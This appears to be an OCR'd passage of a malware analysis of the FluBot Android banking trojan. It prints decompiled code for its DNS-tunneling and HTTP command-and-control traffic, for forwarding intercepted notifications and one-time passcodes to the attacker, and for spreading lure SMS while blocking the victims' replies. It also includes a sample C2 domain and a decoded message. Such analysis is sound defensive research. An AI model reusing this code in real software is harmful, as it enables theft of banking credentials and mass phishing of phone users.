
1. FluBot does not need to find the C2 IP address as it is not needed. The DNS provider will route the DNS request to the attacker’s nameserver and responds using a TXT DNS response.

2. Every message is Base32-encoded and consists of:
   - bot-id (random UUID)
   - external device IP
   - encrypted payload (see next bullet)




```
byte[] packet_header_uuid_external_ip = p83c3f783.get_botid(null) + pb704503b.$(14, 15, 0x22F) + pc60bc747.get_ext_ip().getBytes(StandardCharsets.UTF_8);
byte[] headerAndInput = new byte[packet_header_uuid_external_ip.length + input.length + 1];
String uuidPart = UUID.randomUUID().toString().substring(0, 8);
System.arraycopy(packet_header_uuid_external_ip, 0, headerAndInput, 0, packet_header_uuid_external_ip.length);
headerAndInput[packet_header_uuid_external_ip.length] = 0x20;
System.arraycopy(input, 0, headerAndInput, packet_header_uuid_external_ip.length + 1, input.length);
String[] chunks = pb704503b.split_to_chunks(Base32.base32(headerAndInput), 0xE7 - host.length());
```

1. The encrypted payload consists of:
   - 2 bytes – Size of header
   - Header - Base64-Encoded RSA-encrypted string contains:
     - bot-id
     - RC4 key
     - RC4 encrypted payload (commands, logging, etc.)



```
String rc4_key = "";
SecureRandom secRan = new SecureRandom();
int i;
for(i = 0; i < 10; ++i) {
    rc4_key = rc4_key + ((char)(secRan.nextInt(25) + 97));
}

toEnc = p83c3f783.get_botid(null) + pcbf194c6.$(0x19F, 0x1A0, 0x210E) + rc4_key;
enc = pcbf194c6.RSA_encrypt(toEnc);
key = new byte[10];
int i;
for(i = 0; i < 10; ++i) {
    key[i] = (byte)rc4_key.charAt(i);
}
```

1. The Base32-encoded message is then split into chunks of 231-HostNameLength bytes and will be sent separately to the DNS resolvers. Each request will split the base32-encoded data to subdomains of 63 bytes long. An example of requests and responses from the C2 using DNS providers. This is an entire message sent in a fragmented-dotted-way.



```
[C2 Request]:  fa9fc670.0.0.GBATCNRYGQYDQNJYGEYDIMCCGY4TOQJZIZATQRBQGFCTEOJVGRCSAMRRGMXDKNZ.OGIYTSLRUEAAQAPFFOLYOID4C7YCSRSSDURIJSSTDXM5VYB5JBODOUKHUNT4UN6.VE4AS3OXLM4TIR7KXR6PSNT32V56TC
DV3A27UASR566GQKAD34LJMR4ASLHX4OR.QXDWOTGHTH3ZTFK3XRZM5ZOM.nhwrqnyuhswtafv.ru
[C2 Response]:  0.0.
[C2 Request]:  fa9fc670.1.0.P7WQUUTO322COTDVIAROXKSBWOCCLJLFFPJIPYDVLWO24D3WL25ZWBZFMHAJONP.FR2CQC4ABUIBFA2RBSECZFGLK5QKUTWKJIKA2TPWINVR7CN2D3YZJRXBWPD75A6.TWNL36PGBVVF5IH7CK3G6B7SHVCCQA
FKF25K6I76OJKWPL3P7GE354CCMDJESYU.2AMHQUD37PTPBBUIO4S2QE7M.nhwrqnyuhswtafv.ru
[C2 Response]:  "1.0."
[C2 Request]:  fa9fc670.2.1.7ZHE63OAWYU7D5JBCDXUSZU62VX6T3NC4C3BFD43XHODCLRB4OESSTX4673QPXC.6TSJBXKQOZ3G7HBXK4LCYUH7FHIXUABIBV63TON4WKYQMQ7REVUHHZXU3NTNS6W.FUIJPZFGH2ZOIAT2FJZ6SBWLTP6DFB
UTNT3Q.nhwrqnyuhswtafv.ru
[C2 Response]:  "2.1.p3XZIpvplbevfPqzp7F64fYP05UlWWTClqf58oB3R856JuU1u8Yo3MJqIpbk"
```


The C2 Request:

- “fa9fc670” is the message ID
- First integer is the request number
- Second integer states if it’s the last request for the message ID
- All subdomains up until the hostname are the Base32 message

C2 Response looks the same but without message ID:

- First integer is the request number
- Second integer states if it’s the last response for the message ID
- The rest is a Base64-encoded RC4-encrypted response

To decrypt a message, concatenate every base32-data, without dots, for a single message ID. The result will be bot-id (random UUID) + external device IP address in plain text and the encrypted payload.




```
>>> base64.b32decode("GBATCNRYGQYDQNJYGEYDIMCCGY4TOQJZIZATQRBQGFCTEOJVGRCSAMJVG4XDKNZOGIYTSLRRHEQACAAZUL
TUEXWX6BY3NKEHKSX7KXYMZQYKGHISYBXWKZ22TENKVHBUJMWPXHL6TAQ3FRT4WMILM54UE5X3STVOMHLHPAPU722O5KIAZ3GGEKFCRSBP3
TCLKK4UYWY2JW53VMCF4PP7YOX7PR6PDP4IPFLU4ACTUCBLUPQ6U2TCG6QQ3NTGEAHIAXI62TP7HTQIAAE7O36RN7BV36PNKIGE6KC3KSF5
KMSLNDCVERLPDOSMBDK3FK2TE3EAJOAKNPMGON3A3DB7CMRHTSQC2VHEDK6W65H7WPN3N5I2PHPPDGN7SEBPL3GTTMMXQ2ZAFIEDKWBHUD7
XNVWRX2BNV6G4AJJTNNKURLPY5FIPU7LQWEHJ7DDF45DZZPSAQLROENZCF7BNY3FQ3YSVGMZEPXSULA466G2JTZ6MJA===")
b"0A16840858104OB697A9FA8D01E2954E 157.57.219.19 \x01\x00\x19\xa2\xf5\x1b6\xd0\xf4\n\xbd\xab\xa9\x87r\xb7E\
fc\x1cm\xaa!\xd5+\xfdW\xc33\x0c(\xc7D\xb0\x1b\xd9Y\xd6\xa6F\xaa\xa7\r\x12\xcb>\xe7_\xa6\x081\xb1\x9f,\xc4-\
x98u\x9d\xe0}?\xad;\xaa@3\xb3\x18\x8a(\xa3 \xbfq\xd2/\x93\x0eC\xb1\x18>\xf0\xa18\xca\xbd\xdebZ\x95\xcab\xd8
xff\xe1\xd7\xfb\xe3\xe7\x8d\xfcC\xca\xbap\x02\x9d\x04\x15\xd1\xf0\xf551\x1b\xd0\x86\xdb3\x10\x07@.\x8fjo\xf
b7\xe8\xb7\xe1\xae\xfc\xf6\xa9\x06'\x94-\xaaE\xec\x8b\x9e\xbf5@\xa9\x02\x8a\xc73\xd1\x8f\x1d\xc7S$\xb6\x8cU
\xabS&\xc8\x04\xb8\nk\xd8g7`\xd8\xc3\xf12'\x9c\xa0-T\xe4\x1a\xbdot\xff\xb3\xdb\xb6\xf5\x1ay\xde\xf1\x99\xbf
b\x19xk *\x085X'\xa0\xff\x0eA\xb6>\x97r\xd3]\xb3\xc6\x85\x15\xd7\xb8\xae\xda\xda7\xd0[_\x1b\x80Jf\xd6\xaa\x
\xe1b\x1d?\x18\xcb\xce\x8f9|\x81\x05\xc5\xc4nD_\x85\xb8\xd9a\xbcJ\xa6fH\xfb\xca\x8b\x07=\xe3i3\xcf\x98\x90"
```

DNS Resolving over HTTPS: in Versions Prior to 5.0

In versions prior to 5.0, FluBot tries to resolve the generated DGA domains using a DNS-over-HTTPS technique. It uses common APIs of Google, Cloudflare, and Alibaba.


The malware randomly picks one of the resolvers and retrieves the C2 IP address.



```
public static String resolve_dns(String domain) {
    String _domain = domain;
    String[] dns_resolvers = {"dns.google", "cloudflare-dns.com", "dns.alidns.com"};
    String[] uris = {"/resolve?name=%s&type=A", "/dns-query?name=%s&type=A", "/resolve?name=%s&type=A"};
    try {
        Random v3 = p2b45c9b1.random_seed;
        int random_number = v3.nextInt(3);
        CommunicationClass resolver = new CommunicationClass();
        resolver.host = dns_resolvers[random_number];
        resolver.http_post_method = false;
        resolver.uri = String.format(uris[random_number], _domain);
        resolver.ssl = true;
        resolver.port = 443;
        resolver.http_headers = new String[][]{new String[]{"Accept", "application/dns-json"}};
        if(!resolver.send()) {
            return null;
        }

        String query_result = resolver.result == null ? null : new String(resolver.result);
        JSONArray dns_info_json = new JSONObject(query_result).getJSONArray("Answer");
        return dns_info_json.getJSONObject(v3.nextInt(dns_info_json.length())).getString("data");
    }
    catch(Exception unused_ex) {
        return null;
    }
}
```

Error Logging

Any uncaught errors that occur in the application will be logged to the C2. The main purpose is to help the attackers fix and improve the malware’s code in later versions.



```
@Override
public void uncaughtException(Thread arg7, Throwable arg8) {
    Utils.send_command_thread(String.format("%s,%s,%s", "LOG", "EXCEPTION", Log.getStackTraceString(arg8)), Boolean.TRUE);
}
```


Encrypted Communication via HTTP using RSA+RC4 Encryption

In versions previous to 5.0, communication with the C2 is encrypted with RSA + RC4.

Each sent and received message starts with a header that contains bot id + RC4 key, which is then RSA-encrypted with a hard-coded public key and Base64 encoded. Then the payload\command is RC4-encrypted with the RC4 key in the header.

The C2 also responds with the same header that gets verified by the malware to make sure the C2 received the header correctly and with the Base64-encoded RC4-encrypted command\data.

The communication is done over HTTP and sent to *http://{dga}/p.php*.



```
CommunicationClass com = new CommunicationClass();
com.port = 80;
com.host = ip;
com.uri = "/p.php";
try {
    com.http_headers = new String[][]{new String[]{"Host", host}};
    random_key = "";
    SecureRandom v2 = new SecureRandom();
    rc4_key_len = v2.nextInt(50) + 10;
    int i;
    for(i = 0; i < rc4_key_len; ++i) {
        random_key = random_key + ((char)(v2.nextInt(25) + 97));
    }

    botid_rc4_key_header = p1f12be70.p1f12be70.p5fef8e3a.p8bee7ca4.m81786356(null) + "," + random_key;
}
catch(Exception unused_ex) {
    return null;
}

try {
    X509EncodedKeySpec keyspec = new X509EncodedKeySpec(Base64.decode("MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAiQ3YWOM6ycmMrUGB8b3LqUiuXdxF
    PublicKey pubkey = KeyFactory.getInstance("RSA").generatePublic(keyspec);
    Cipher RSA_Cipher = Cipher.getInstance("RSA/ECB/PKCS1Padding");
    RSA_Cipher.init(1, pubkey);
    encrypted_rsa_rc4_key = Base64.encodeToString(RSA_Cipher.doFinal(botid_rc4_key_header.getBytes(StandardCharsets.UTF_8)), 2);
    goto label_103;
}
catch(Exception unused_ex) {
}

encrypted_rsa_rc4_key = null;
try {
label_103:
    byte[] rc4_key = new byte[rc4_key_len];
    int j;
    for(j = 0; j < rc4_key_len; ++j) {
        rc4_key[j] = (byte)random_key.charAt(j);
    }

    byte[] command_bytes = command.getBytes(StandardCharsets.UTF_8);
    p5fef8e3a.rc4_encrypt_decrypt(command_bytes, rc4_key);
    com.http_body = String.format("%s\r\n%s", encrypted_rsa_rc4_key, Base64.encodeToString(command_bytes, 2)).getBytes(StandardCharsets.UTF_8);
    com.http_post_method = true;
    if(com.send()) {
        String result = com.result == null ? null : new String(com.result);
        if(result != null) {
            byte[] decoded_result = Base64.decode(result, 0);
            p5fef8e3a.rc4_encrypt_decrypt(decoded_result, rc4_key);
            String[] result_splitted = new String(decoded_result, StandardCharsets.UTF_8).split("\r\n", 2);
            if(result_splitted.length == 2 && (result_splitted[0].equals(botid_rc4_key_header))) {
                return result_splitted[1];
```

Shared Preferences

FluBot stores its configuration in Shared Preferences. Keys *d* and *e* are new in version 5.0. Key g is in version 5.2.

Key	Description
a	Bot ID
b	Default SMS package
c	Disable notification interception
d	Device’s external IP (new in version 5.0)
e	DNS Resolvers (new in version 5.0)
f	DGA Host
g	DGA Seed (new in version 5.2)
PackageName.hashCode()	Per-package inject payload

FluBot Commands

FluBot authors continue to use sophisticated commands as the malware evolves.

UPDATE_DNS_SERVERS: New in Version 5.0


A new command featured in version 5.0 allows FluBot to update DNS resolvers in the malware’s configuration. The C2 communication in version 5.0 is done through a DNS-Tunneling-over-HTTPS technique. This feature enables the attacker to change its DNS resolvers once they put the attacker’s nameservers on the denylist.

UPDATE_ALT_SEED

New in version 5.2, allows the attacker to update the DGA seed remotely.

NOTIF_INT_TOGGLE - Notification Interception

FluBot has abilities to log and intercept any notification the phone receives. This is primarily used to steal one-time passcodes and sensitive information.




```
public void onNotificationPosted(StatusBarNotification arg9) {
    super.onNotificationPosted(arg9);
    if(this.getSharedPreferences(this.getString(0x7F0F001C), 0).getBoolean("c", false)) {  // string:app_name "Voicemail"
        this.cancelNotification(arg9.getKey());
    }

    if(pa9c8021f.c) {
        p5fef8e3a.send_command_thread("LOG,NOTIF," + arg9.getNotification().extras.getString("android.title") + ": " + arg9.getNotification().extras.getCharSequence("android.text").toString(), Boolean.TRUE);
        this.cancelNotification(arg9.getKey());
    }
}
```

GET_SMS: Propagation Through SMS

This command retrieves a list of phone numbers and their corresponding lure messages for propagation purposes.


It will not send an SMS if the phone number is already in the victim’s contact list. It adds the phone number to the blocked contacts list along with the country prefix according to device’s locale. This will block any return calls or messages from the phished victim.



```
pf5bb0150.set_sms_rate();
int v1;
for(v1 = 0; true; ++v1) {
    if(pf5bb0150.a * v1 > 600) {
        pf5bb0150.set_sms_rate();
        v1 = 0;
    }

    pf5bb0150.e = new CountDownLatch(1);
    try {
        if(!pc0d3149a.is_default_sms_manager(pf5bb0150.ctx)) {
            throw new Exception();
        }

        String list_of_sms_to send = Utils.send_command("GET_SMS,-1");
        if(list_of_sms_to send == null) {
            throw new Exception();
        }

        String[] v4_1 = list_of_sms_to send.split(",", 2);
        if(v4_1.length != 2) {
            throw new Exception();
        }

        String destination_address = v4_1[0];
        String text_message = v4_1[1];
        if((destination_address.isEmpty()) || (text_message.isEmpty())) {
            throw new Exception();
        }

        if(pc0d3149a.is_address_in_contacts_list(pf5bb0150.ctx, destination_address).booleanValue()) {
            throw new Exception();
        }

        PendingIntent pending_intent = PendingIntent.getBroadcast(pf5bb0150.ctx, 0, new Intent("SmsSent1_"), 0);
        pf5bb0150.ctx.registerReceiver(new pdc5d3de0(), new IntentFilter("SmsSent1_"));
        SmsManager.getDefault().sendTextMessage(destination_address, null, text_message, pending_intent, null);
        System.currentTimeMillis();
        pf5bb0150.blocked_phone_number_list.add(destination_address);
        pc0d3149a.add_phone_to_blocklist(pf5bb0150.ctx, destination_address);
        if(destination_address.charAt(0) == 0x30) {
            destination_address = destination_address.substring(1);
        }

        pc0d3149a.add_phone_to_blocklist(pf5bb0150.ctx, destination_address);
        int v2;
        for(v2 = 0; v2 < p2b45c9b1.phone_country_prefix.length; ++v2) {
            pc0d3149a.add_phone_to_blocklist(pf5bb0150.ctx, p2b45c9b1.phone_country_prefix[v2] + destination_address);
            pc0d3149a.add_phone_to_blocklist(pf5bb0150.ctx, "+" + p2b45c9b1.phone_country_prefix[v2] + destination_address);
            pc0d3149a.add_phone_to_blocklist(pf5bb0150.ctx, "00" + p2b45c9b1.phone_country_prefix[v2] + destination_address);
        }
    }
```

